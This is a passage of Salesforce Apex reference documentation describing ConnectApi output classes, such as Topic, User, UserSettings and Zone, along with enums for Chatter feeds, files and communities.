`name`	String	Name of the topic	29.0
`nonLocalizedName`	String	Non-localized name of the topic	36.0
`talkingAbout`	Integer	Number of people talking about this topic over the last two months, based on factors such as topic additions and comments on posts with the topic	29.0
`url`	String	URL to the topic detail page	29.0

SEE ALSO:

- ConnectApi.ManagedTopic Class
- ConnectApi.TopicPage Class
- ConnectApi.TopicEndorsement Class
- ConnectApi.TopicEndorsementCollection Class
- ConnectApi.TopicSuggestion Class
- ConnectApi.TopicsCapability Class

ConnectApi.TopicEndorsement Class

Represents one user endorsing another user for a single topic.

Name	Type	Description	Available Version
`endorsee`	`ConnectApi.UserSummary`	User being endorsed	30.0
`endorsementId`	String	18-character ID of the endorsement record	30.0
`endorser`	`ConnectApi.UserSummary`	User performing the endorsement	30.0
`topic`	`ConnectApi.Topic`	Topic the user is being endorsed for	30.0
`url`	String	URL to the resource for the endorsement record	30.0

ConnectApi.TopicEndorsementCollection Class

A collection of topic endorsement response bodies.

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	30.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	30.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	30.0
`topicEndorsements`	`List<ConnectApi.Topic>`	List of topic endorsements	30.0

ConnectApi.TopicImages Class

Images associated with a topic.

Property Name	Type	Description	Available Version
`coverImageUrl`	String	URL to a topic's cover image, which appears on the topic page. Both topics and managed topics can have cover images.	32.0
`featuredImageUrl`	String	URL to a managed topic's featured image, which appears wherever you feature it, for example, on the communities home page.	32.0

SEE ALSO:

ConnectApi.Topic Class

ConnectApi.TopicPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

Name	Type	Description	Available Version
`topics`	`List<ConnectApi.Topic>`	List of topics	29.0

ConnectApi.TopicsCapability Class

If a feed element has this capability, the context user can add topics to it. Topics help users organize and discover conversations.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`canAssignTopics`	Boolean	`true` if a topic can be assigned to the feed element, `false` otherwise.	32.0
`items`	`List<ConnectApi.Topic>`	A collection of topics associated with this feed element.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.TopicSuggestion Class

Name	Type	Description	Available Version
`existingTopic`	`ConnectApi.Topic`	Topic that already exists or `null` for a new topic	29.0
`name`	String	Topic name	29.0

SEE ALSO:

ConnectApi.TopicSuggestionPage Class

ConnectApi.TopicSuggestionPage Class

Name	Type	Description	Available Version
`TopicSuggestions`	`List<ConnectApi.TopicSuggestion>`	List of topic suggestions	29.0

ConnectApi.TrackedChangeAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.TrackedChangesCapability is used.

Name	Type	Description	Available Version
`changes`	`List<ConnectApi.TrackedChangeItem>`	A list of tracked changes.	28.0–31.0

ConnectApi.TrackedChangeBundleCapability

If a feed element has this capability, it has a group of other feed elements aggregated into one feed element called a *bundle*. This type of bundle aggregates feed tracked changes.

Subclass of ConnectApi.BundleCapability Class.

Property Name	Type	Description	Available Version
`changes`	List<`ConnectApi.TrackedChangeItem`>	Collection of feed tracked changes.	31.0

ConnectApi.TrackedChangeItem Class

Name	Type	Description	Available Version
`fieldName`	String	The name of the field that was updated.	28.0
`newValue`	String	The new value of the field or `null` if the field length is long.	28.0
`oldValue`	String	The old value of the field or `null` if the field length is long.	28.0

SEE ALSO:

- ConnectApi.TrackedChangesCapability
- ConnectApi.TrackedChangeBundleCapability

ConnectApi.TrackedChangesCapability

If a feed element has this capability, it contains all changes to a record for a single tracked change event.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`changes`	List<`ConnectApi.TrackedChangeItem`>	Collection of feed tracked changes.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.UnauthenticatedUser Class

Subclass of ConnectApi.Actor Class

No additional properties.

Instances of this class are used as the actor for feed items and comments posted by Chatter customers.

ConnectApi.UnreadConversationCount Class

Name	Type	Description	Available Version
`hasMore`	Boolean	Specifies if there are more than 50 unread messages (`true`) or not (`false`)	29.0
`unreadCount`	Integer	The total number of unread messages	29.0

ConnectApi.User Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of:

- ConnectApi.UserDetail Class
- ConnectApi.UserSummary Class

Name	Type	Description	Available Version
`additionalLabel`	String	An additional label for the user, for example, "Customer," "Partner," or "Acme Corporation." If the user doesn't have an additional label, the value is `null`.	30.0
`communityNickname`	String	User's nickname in the community.	32.0
`companyName`	String	Name of the company. If your community allows access without logging in, the value is `null` for guest users.	28.0

Name	Type	Description	Available Version
`displayName`	String	User's name that is displayed in the community. If nicknames are enabled, the nickname is displayed. If nicknames aren't enabled, the full name is displayed.	32.0
`firstName`	String	User's first name. In version 39.0 and later, if nicknames are enabled, `firstName` is `null`.	28.0
`isChatterGuest`	Boolean	`true` if user is a Chatter customer; `false` otherwise.	28.0
`isInThisCommunity`	Boolean	`true` if user is in the same community as the context user; `false` otherwise	28.0
`lastName`	String	User's last name. In version 39.0 and later, if nicknames are enabled, `lastName` is `null`.	28.0
`photo`	`ConnectApi.Photo`	Information about the user's photos.	28.0
`reputation`	`ConnectApi.Reputation Class`	Reputation of the user.	32.0
`stamps`	List<`ConnectApi.Stamp`>	Collection of the user's stamps.	39.0
`title`	String	User's title. If your community allows access without logging in, the value is `null` for guest users.	28.0
`userType`	`ConnectApi.UserType` Enum	Specifies the type of user. • `ChatterGuest`—User is an external user in a private group. • `ChatterOnly`—User is a Chatter Free customer. • `Guest`—User is unauthenticated. • `Internal`—User is a standard organization member. • `Portal`—User is an external user in a customer portal, partner portal, or community. • `System`—User is Chatter Expert or a system user. • `Undefined`—User is a user type that is a custom object.	28.0

SEE ALSO:

ConnectApi.RecommendationAudience

ConnectApi.UserCapabilities Class

The capabilities associated with a user profile.

Name	Type	Description	Available Version
`canChat`	Boolean	Specifies if the context user can use Chatter Messenger with the subject user (`true`) or not (`false`)	29.0
`canDirectMessage`	Boolean	Specifies if the context user can direct message the subject user (`true`) or not (`false`)	29.0
`canEdit`	Boolean	Specifies if the context user can edit the subject user's account (`true`) or not (`false`)	29.0
`canFollow`	Boolean	Specifies if the context user can follow the subject user's feed (`true`) or not (`false`)	29.0
`canViewFeed`	Boolean	Specifies if the context user can view the feed of the subject user (`true`) or not (`false`)	29.0
`canViewFullProfile`	Boolean	Specifies if the context user can view the full profile of the subject user (`true`) or only the limited profile (`false`)	29.0
`isModerator`	Boolean	Specifies if the subject user is a Chatter moderator or admin (`true`) or not (`false`)	29.0

SEE ALSO:

ConnectApi.UserProfile Class

ConnectApi.UserChatterSettings Class

A user's global Chatter settings.

Name	Type	Description	Available Version
`defaultGroupEmailFrequency`	`ConnectApi.GroupEmailFrequency` Enum	The default frequency with which a user receives email from a group when they join it.	28.0

ConnectApi.UserDetail Class

Subclass of ConnectApi.User Class

Details about a user in an organization.

If the context user doesn't have permission to see a property, its value is set to `null`.

Name	Type	Description	Available Version
`aboutMe`	String	Text from user's profile	28.0
`address`	`ConnectApi.Address`	User's address	28.0

Name	Type	Description	Available Version
`bannerPhoto`	`ConnectApi.BannerPhoto`	User's banner photo	36.0
`chatterActivity`	`ConnectApi.ChatterActivity`	Chatter activity statistics	28.0
`chatterInfluence`	`ConnectApi.GlobalInfluence`	User's influence rank	28.0
`email`	String	User's email address	28.0
`followersCount`	Integer	Number of users following this user	28.0
`followingCounts`	`ConnectApi.FollowingCounts`	Information about items the user is following	28.0
`groupCount`	Integer	Number of groups user is following	28.0
`hasChatter`	Boolean	`true` if user has access to Chatter; `false` otherwise	31.0
`isActive`	Boolean	`true` if user is active; `false` otherwise	28.0
`managerId`	String	18-character ID of the user's manager	28.0
`managerName`	String	Locale-based concatenation of manager's first and last names	28.0
`phoneNumbers`	`List<ConnectApi.PhoneNumber>`	Collection of user's phone numbers	28.0
`thanksReceived`	Integer	The number of times the user has been thanked.	29.0
`username`	String	Username of the user, such as *`Admin@mycompany.com`*.	28.0

SEE ALSO:

- ConnectApi.UserPage Class
- ConnectApi.UserProfile Class

ConnectApi.UserGroupPage Class

A paginated list of groups the context user is a member of.

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`groups`	`List<ConnectApi.ChatterGroupSummary>`	List of groups	28.0

Name	Type	Description	Available Version
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of groups across all pages	28.0

ConnectApi.UserOauthInfo

Name	Type	Description	Available Version
`availableExternalEmailService`	`Connect.OauthProviderInfo`	The available OAuth service provider.	37.0
`isAuthenticated`	Boolean	Specifies whether the user is authenticated (`true`) or not (`false`).	37.0

ConnectApi.UserPage Class

Name	Type	Description	Available Version
`currentPageToken`	Integer	Token identifying the current page.	28.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`nextPageToken`	Integer	Token identifying the next page or `null` if there is no next page.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageToken`	Integer	Token identifying the previous page or `null` if there is no previous page.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`users`	`List<ConnectApi.UserDetail>`	List of user detail information. If the context user doesn't have permission to see a property, the property is set to `null`.	28.0

ConnectApi.UserProfile Class

Details necessary to render a view of a user profile.

Name	Type	Description	Available Version
`capabilities`	`ConnectApi.UserCapabilities`	The context user's capabilities specific to the subject user's profile	29.0
`id`	String	The ID of the user attached to the profile	29.0
`tabs`	`List<ConnectApi.UserProfileTab>`	The tabs visible to the context user specific to the subject user's profile	29.0
`url`	String	The URL of the user's profile	29.0
`userDetail`	`ConnectApi.UserDetail`	The details about the user attached to the profile	29.0

ConnectApi.UserProfileTab Class

Information about a profile tab.

Name	Type	Descriptio	Available Version
`id`	String	The tab's unique identifier or 18–character ID	29.0
`isDefault`	Boolean	Specifies if the tab appears first when clicking the user profile (`true`) or not (`false`)	29.0
`tabType`	`ConnectApi.UserProfileTabType` Enum	Specifies the type of tab • `CustomVisualForce`—Tab that displays data from a Visualforce page. • `CustomWeb`—Tab that displays data from any external Web-based application or Web page. • `Element`—Tab that displays generic content inline. • `Feed`—Tab that displays the Chatter feed. • `Overview`—Tab that displays user details.	29.0
`tabUrl`	String	The current tab's content URL (for non built-in tab types)	29.0

SEE ALSO:

ConnectApi.UserProfile Class

ConnectApi.UserReferencePage

A list of user references.

Property Name	Type	Description	Available Version
`currentPageUrl`	String	URL to the current page.	35.0
`nextPageUrl`	String	URL to the next page.	35.0
`previousPageUrl`	String	URL to the previous page.	35.0
`userCount`	Integer	Number of users in the collection.	35.0
`users`	List<`ConnectApi.Reference`>	A collection of user references.	35.0

SEE ALSO:

ConnectApi.CustomListAudienceCriteria

ConnectApi.UserSettings Class

Property	Type	Description	Available Version
`approvalPosts`	Boolean	User can approve workflows from Chatter posts.	28.0
`canFollow`	Boolean	User can follow users and records	28.0
`canModifyAllData`	Boolean	User has "Modify all Data" permission	28.0
`canOwnGroups`	Boolean	User can own groups	28.0
`canViewAllData`	Boolean	User has "View all Data" permission	28.0
`canViewAllGroups`	Boolean	User has "View all Groups" permission	28.0
`canViewAllUsers`	Boolean	User has "View all Users" permission	28.0
`canViewCommunitySwitcher`	Boolean	User can see the community switcher menu.	34.0
`canViewFullUserProfile`	Boolean	User can see other user's Chatter profiles	28.0
`canViewPublicFiles`	Boolean	User can see all files marked as public	28.0
`currencySymbol`	String	Currency symbol to use for displaying currency values. Applicable only when the `ConnectApi.Features.multiCurrency` property is `false`.	28.0
`externalUser`	Boolean	User is a Chatter customer	28.0
`fileSyncLimit`	Integer	Maximum number of files user can sync	32.0

Property	Type	Description	Available Version
`fileSyncStorageLimit`	Integer	Maximum storage for synced files, in megabytes (MB)	29.0
`folderSyncLimit`	Integer	Maximum number of folders user can sync	32.0
`hasAccessToInternalOrg`	Boolean	User is a member of the internal organization	28.0
`hasChatter`	Boolean	User has access to Chatter	31.0
`hasFileSync`	Boolean	User has “Sync Files” permission.	28.0
`hasFileSyncManagedClientAutoUpdate`	Boolean	Administrator for the user’s organization allows file sync clients to update automatically.	34.0
`hasRestDataApiAccess`	Boolean	User has access to REST API.	29.0
`timeZone`	`ConnectApi.TimeZone`	The user's time zone as selected in the user’s personal settings in Salesforce. This value does not reflect a device's current location.	30.0
`userDefaultCurrencyIsoCode`	String	The ISO code for the default currency. Applicable only when the `ConnectApi.Features.multiCurrency` property is `true`.	28.0
`userId`	String	18-character ID of the user	28.0
`userLocale`	String	Locale of user	28.0

ConnectApi.Zone Class

Information about a Chatter Answers zone.

Name	Type	Description	Available Version
`description`	String	The description of the zone	29.0
`id`	String	The zone ID	29.0
`isActive`	Boolean	Indicates whether or not the zone is active	29.0
`isChatterAnswers`	Boolean	Indicates whether or not the zone is available for Chatter Answers	29.0
`name`	String	Name of the zone	29.0
`url`	String	The URL of the zone	30.0
`visibility`	`ConnectApi.ZoneShowIn`	Zone visibility type • `Community`—Available in a community.	29.0

Name	Type	Description	Available Version
		• `Internal`—Available internally only. • `Portal`—Available in a portal.	
`visibilityId`	String	If the zone is available in a portal or a community, this property contains the ID of the portal or community. If the zone is available to all portals, this property contains the value `All`.	29.0

SEE ALSO:

ConnectApi.ZonePage Class

ConnectApi.ZonePage Class

Information about zone pages.

Name	Type	Description	Available Version
`zones`	`List<ConnectApi.Zone>`	A list of one or more zones	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

ConnectApi.ZoneSearchPage Class

Information about the search results for zones.

Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`items`	`List<ConnectApi.ZoneSearchResult>`	List of search results	29.0
`nextPageToken`	String	Token identifying the next page or `null` if there is no next page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether	29.0

Name	Type	Description	Available Version
		this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	

ConnectApi.ZoneSearchResult Class

Information about a specific zone search result.

Name	Type	Description	Available Version
`hasBestAnswer`	Boolean	Indicates if the search result has a best answer	29.0
`id`	String	ID of the search result. The search result can be a question or an article.	29.0
`title`	String	Title of the search result	29.0
`type`	`ConnectApi.ZoneSearchResultType` Enum	Specifies the zone search result type • `Article`—Search results contain only articles. • `Question`—Search results contain only questions.	29.0
`voteCount`	String	Number of votes given to the search result	29.0

ConnectApi.ZoneSearchPage Class

`ConnectApi` Enums

Enums specific to the `ConnectApi` namespace.

`ConnectApi` enums inherit all properties and methods of Apex enums.

Enums are not versioned. Enum values are returned in all API versions. Clients should handle values they don't understand gracefully.

Enum	Description
`ConnectApi.ActionLinkExecutionsAllowed`	Specifies the number of times an action link can be executed. • `Once`—An action link can be executed only once across all users. • `OncePerUser`—An action link can be executed only once for each user. • `Unlimited`—An action link can be executed an unlimited number of times by each user. If the action link's `actionType` is `Api` or `ApiAsync`, you can't use this value.

Enum	Description
`ConnectApi.ActionLinkType`	Specifies the type of action link. • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a Web page at the action URL.
`ConnectApi.ActivitySharingTypeEnum`	Specifies the type of sharing operation. • `Everyone`—The activity is shared with everyone. • `MyGroups`—The activity is shared only with a selection of the context user's groups. • `OnlyMe`—The activity is private.
`ConnectApi.BannerStyle`	Decorates a feed item with a color and set of icons. • `Announcement`—An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.
`ConnectApi.BundleType`	Specifies the type of bundle. • `GenericBundle`—A bundle that contains no additional information and is just a collection of feed elements. • `TrackedChanges`—A bundle that represents a collection of feed tracked changes. The bundle includes summary information about the feed tracked changes that make up the bundle.
`ConnectApi.CaseActorType`	Specifies the type of user who made the comment. • `Customer`—if a Chatter customer made the comment • `CustomerService`—if a service representative made the comment
`ConnectApi.CaseCommentEventType`	Specifies the event type of a comment in Case Feed. • `NewInternal`—A case comment that has newly been marked Internal Only. • `NewPublished`—A newly published case comment. • `NewPublishedByCustomer`—A case comment by a customer that was newly published. • `PublishExisting`—An existing case comment that was republished. • `PublishExistingByCustomer`—An existing case comment by a customer that was republished. • `UnpublishExistingByCustomer`—An existing case comment by a customer that was unpublished.

Enum	Description
	• `UnpublishExsiting`—An existing case comment that was unpublished. Note: Unfortunately, this typo is in the code, not the documentation. Use this spelling in your code.
`ConnectApi.CommentType`	Specifies the type of comment. • `ContentComment`—Comment holds a content capability. • `TextComment`—Comment contains only text.
`ConnectApi.CommunityFlagType`	Specifies the type of moderation flag. • `FlagAsInappropriate`—Flag for inappropriate content. • `FlagAsSpam`—Flag for spam.
`ConnectApi.CommunityFlagVisibility`	Specifies the visibility behavior of a flag for various user types. • `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item. • `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.
`ConnectApi.CommunityStatus`	Specifies the status of the community. • `Live` • `Inactive` • `UnderConstruction`
`ConnectApi.ActivityType`	Specifies the type of activity. • `All` • `Event` • `Task`
`ConnectApi.ContentHubDirectoryEntryType`	Specifies the type of directory entry. • `GroupEntry` • `UserEntry`
`ConnectApi.ContentHubExternalItemSharingType`	Specifies the sharing status for the external file. • `DomainSharing`—File is shared with the domain. • `PrivateSharing`—File is private or shared only with individuals. • `PublicSharing`—File is publicly shared.
`ConnectApi.ContentHubGroupType`	Specifies the type of group. • `Everybody`—Group is public to everybody. • `EverybodyInDomain`—Group is public to everybody in the same domain. • `Unknown`—Group type is unknown.

Enum	Description
`ConnectApi.ContentHubItemType`	Specifies the item types. • `Any`—Includes files and folders. • `FilesOnly`—Includes files only. • `FoldersOnly`—Includes folders only.
`ConnectApi.ContentHubStreamSupport`	Specifies support for content streaming. • `ContentStreamAllowed` • `ContentStreamNotAllowed` • `ContentStreamRequired`
`ConnectApi.ContentHubVariableType`	Specifies the data type of the value of the field. • `BooleanType` • `DateTimeType` • `DecimalType` • `HtmlType` • `IdType` • `IntegerType` • `StringType` • `UriType` • `XmlType`
`ConnectApi.DigestPeriod`	Specifies the period of time that is included in a Chatter email digest. • `DailyDigest`—The email includes up to the 50 latest posts from the previous day. • `WeeklyDigest`—The email includes up to the 50 latest posts from the previous week.
`ConnectApi.EmailMessageDirection`	Specifies the direction of an email message on a case. • `Inbound`—An inbound message (sent by a customer). • `Outbound`—An outbound message (sent to a customer by a support agent).
`ConnectApi.DataCloudUserType`	Specifies the type of user. • `Monthly`—A user type that's assigned monthly point limits for purchasing Data.com records. Only the assigned user can use monthly points. Points expire at the end of the month. Monthly is the default setting for `DataCloudUserType`. • `Listpool`—A user type that allows users to draw from a pool of points to purchase Data.com records.
`ConnectApi.DataCloudImportStatusTypeEnum`	Specifies the status of the import. • `Success`—Indicates that selected records were added to the organization's CRM. • `Duplicate`—Marks a record that is already in the organization's CRM. The API determines whether an organization allows the addition of duplicate records in its CRM. • `Error`—Indicates that the selected records weren't added to the organization's CRM.

Enum	Description
`ConnectApi.FeedDensity`	Specifies the density of the feed. • `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of. • `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.
`ConnectApi.FeedElementCapabilityType`	Specifies the capabilities of a feed element in API versions 31.0 and later. If a capability exists on a feed element, the capability is available, even if the value doesn't exist or is `null`. If the capability doesn't exist, it isn't available. • `AssociatedActions`—The feed element includes information about actions associated with it. • `Approval`—The feed element includes information about an approval. • `Banner`—The body of the feed element has an icon and border. • `Bookmarks`—The context user can bookmark the feed element. Bookmarked feed elements are visible in the bookmarks feed. • `Bundle`—The feed element has a group of other feed elements that display as a bundle in the feed. The bundle type determines the additional data associated with the bundle. • `Canvas`—The feed element renders a canvas app. • `CaseComment`—The feed element has a case comment in the case feed. • `ChatterLikes`—The context user can like the feed element. • `Comments`—The context user can add comments to the feed element. • `Content`—The feed element has a file. • `DashboardComponentSnapshot`—The feed element has a dashboard component snapshot. • `DirectMessage`—The feed element is a direct message. • `Edit`—Users who have permission can edit the feed element. • `EmailMessage`—The feed element has an email message from a case. • `EnhancedLink`—The feed element has a link that can contain supplemental information like an icon, a title, and a description. • `FeedEntityShare`—The feed element has a feed entity shared with it. • `Files`—The feed element has one or more file attachments. • `Interactions`—The feed element has information about user interactions. • `Link`—The feed element has a URL. • `Moderation`—Users in a community can flag the feed element for moderation. • `Mute`—The context user can mute the feed element. • `Origin`—The feed element was created by a feed action. • `Poll`—The feed element has poll voting. • `QuestionAndAnswers`—The feed element has a question, and users can add answers to the feed element instead of comments. Users can also select the best answer. • `Recommendations`—The feed element has a recommendation.

Enum	Description
	• `RecordSnapshot`—The feed element has all the snapshotted fields of a record for a single create record event. • `SocialPost`—The feed element can interact with a social post on a social network. • `Status`—The feed element has a status that determines its visibility. • `Topics`—The context user can add topics to the feed element. • `TrackedChanges`—The feed element has all changes to a record for a single tracked change event.
`ConnectApi.FeedElementType`	Feed elements are the top-level objects that a feed contains. The feed element type describes the characteristics of that feed element. • `Bundle`—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values. • `FeedItem`—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values. • `Recommendation`—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.
`ConnectApi.FeedEntityStatus`	Specifies the status of the feed post or comment. • `PendingReview`—The feed post or comment isn't approved yet and therefore isn't published or visible. • `Published`—The feed post or comment is approved and visible.
`ConnectApi.FeedFavoriteType`	Specifies the origin of the feed favorite, such as whether it's a search term or a list view: • `ListView` • `Search` • `Topic`
`ConnectApi.FeedFilter`	Specifies a filter value for a feed. • `AllQuestions`—Only feed elements that are questions. • `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed. • `SolvedQuestions`—Only feed elements that are questions and that have a best answer. • `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers. • `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Enum	Description
`ConnectApi.FeedItem AttachmentType`	Specifies the attachment type for feed item output objects: • `Approval`—A feed item requiring approval. • `BasicTemplate`—A feed item with a generic rendering of an image, link, and title. • `Canvas`—A feed item that contains the metadata to render a link to a canvas app. • `CaseComment`—A feed item created from a comment to a case record. • `CaseComment`—A feed item created from a comment to a case record. • `Content`—A feed item with a file attached. • `DashboardComponent`—A feed item with a dashboard attached. • `EmailMessage`—An email attached to a case record in Case Feed. • `Link`—A feed item with a URL attached. • `Poll`—A feed item with a poll attached. • `Question`—A feed item with a question attached. • `RecordSnapshot`—The feed item attachment contains a view of a record at a single `ConnectApi.FeedItemType.CreateRecordEvent`. • `TrackedChange`—All changes to a record for a single `ConnectApi.FeedItemType.TrackedChange` event.
`ConnectApi.FeedItemType`	Specifies the type of feed item, such as a content post or a text post. • `ActivityEvent`—Feed item generated in Case Feed when an event or task associated with a parent record with a feed enabled is created or updated. • `AdvancedTextPost`—A feed item with advanced text formatting, such as a group announcement post. • `ApprovalPost`—Feed item with an approval capability. Approvers can act on the feed item parent. • `AttachArticleEvent`—Feed item generated when an article is attached to a case in Case Feed. • `BasicTemplateFeedItem`—Feed item with an enhanced link capability. • `CallLogPost`—Feed item generated when a call log is saved to a case in Case Feed. • `CanvasPost`—Feed item generated by a canvas app in the publisher or from Chatter REST API or Chatter in Apex. The post itself is a link to a canvas app. • `CaseCommentPost`—Feed item generated when a case comment is saved in Case Feed. • `ChangeStatusPost`—Feed item generated when the status of a case is changed in Case Feed. • `ChatTranscriptionPost`—Feed item generated in Case Feed when a Live Agent chat transcript is saved to a case. • `CollaborationGroupCreated`—Feed item generated when a new public group is created. Contains a link to the new group. • `CollaborationGroupUnarchived`—Deprecated. Feed item generated when an archived group is activated. • `ContentPost`—Feed item with a content capability.

Enum	Description
	• `CreateRecordEvent`—Feed item that describes a record created in the publisher. • `DashboardComponentAlert`—Feed item with a dashboard alert. • `DashboardComponentSnapshot`—Feed item with a dashboard component snapshot capability. • `EmailMessageEvent`—Feed item generated when an email is sent from a case in Case Feed. • `FacebookPost`—Deprecated. Feed item generated when a Facebook post is created from a case in Case Feed. • `LinkPost`—Feed item with a link capability. • `MilestoneEvent`—Feed item generated when a case milestone is either completed or reaches a violation status. Contains a link to the case milestone. • `PollPost`—Feed item with a poll capability. Viewers of the feed item are allowed to vote on the options in the poll. • `ProfileSkillPost`—Feed item generated when a skill is added to a user's profile. • `QuestionPost`—Feed item generated when a question is asked. As of API version 33.0, a feed item of this type can have a content capability and a link capability. • `ReplyPost`—Feed item generated by a Chatter Answers reply. • `RypplePost`—Feed item generated when a user posts thanks. • `SocialPost`—Feed item generated when a social post is created from a case in Case Feed. • `TextPost`—Feed item containing text only. • `TrackedChange`—Feed item created when one or more fields on a record have been changed. • `UserStatus`—Deprecated. A user's post to their own profile.
`ConnectApi.FeedItemVisibilityType`	Specifies the type of users who can see a feed item. • `AllUsers`—Visibility is not limited to internal users. • `InternalUsers`—Visibility is limited to internal users.
`ConnectApi.FeedSortOrder`	Specifies the order of feed items in the feed. • `CreatedDateDesc`—Sorts by most recent creation date. • `LastModifiedDateDesc`—Sorts by most recent activity. • `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`. • `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.
`ConnectApi.FeedType`	Specifies the type of feed: • `Bookmarks`—Contains all feed items saved as bookmarks by the context user.

Enum	Description
	• `Company`—Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent. • `DirectMessages`—Contains all feed items of the context user's direct messages. • `Files`—Contains all feed items that contain files posted by people or groups that the context user follows. • `Filter`—Contains the news feed filtered to contain feed items whose parent is a specified object type. • `Groups`—Contains all feed items from all groups the context user either owns or is a member of. • `Home`—Contains all feed items associated with any managed topic in a community. • `Moderation`—Contains all feed items that have been flagged for moderation. The Communities Moderation feed is available only to users with "Moderate Community Feeds" permissions. • `Mute`—Contains all feed items that the context user muted. • `News`—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Also contains all updates for records whose parent is the context user and every feed item and comment that mentions the context user or that mentions a group the context user is a member of. • `PendingReview`—Contains all feed items and comments that are pending review. • `People`—Contains all feed items posted by all people the context user follows. • `Record`—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user. You can get another user's record feed. • `Streams`—Contains all feed items for any combination of up to 25 feed-enabled entities, such as people, groups, and records, that the context user subscribes to in a stream. • `To`—Contains all feed items with mentions of the context user, feed items the context user commented on, and feed items created by the context user that are commented on. • `Topics`—Contains all feed items that include the specified topic. • `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed, feed items whose parent is the user, and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates. You can get another user's user profile feed.
`ConnectApi.FieldChangeValueType`	Specifies the value type of a field change: • `NewValue`—A new value • `OldValue`—An old value
`ConnectApi.FilePreviewFormat`	Specifies the format of the file preview. • `Pdf`—Preview format is PDF. • `Svg`—Preview format is compressed SVG. • `Thumbnail`—Preview format is 240 x 180 PNG.

Enum	Description
	• `ThumbnailBig`—Preview format is 720 x 480 PNG. • `ThumbnailTiny`—Preview format is 120 x 90 PNG.
`ConnectApi.FilePreviewStatus`	Specifies the availability status of the file preview. • `Available`—Preview is available. • `InProgress`—Preview is being processed. • `NotAvailable`—Preview is unavailable. • `NotScheduled`—Generation of the preview isn't scheduled yet.
`ConnectApi.FilePublishStatus`	The publish status of the file: • `PendingAccess`—File is pending publishing. • `PrivateAccess`—File is private. • `PublicAccess`—File is public.
`ConnectApi.FileSharingOption`	Specifies the sharing option of the file: • `Allowed`—Resharing of the file is allowed. • `Restricted`—Resharing of the file is restricted.
`ConnectApi.FileSharingType`	Specifies the sharing role of the file: • `Admin`—Owner permission, but doesn't own the file. • `Collaborator`—Viewer permission, and can edit, change permissions, and upload a new version of a file. • `Owner`—Collaborator permission, and can make a file private, and delete a file. • `Viewer`—Can view, download, and share a file. • `WorkspaceManaged`—Permission controlled by the library.
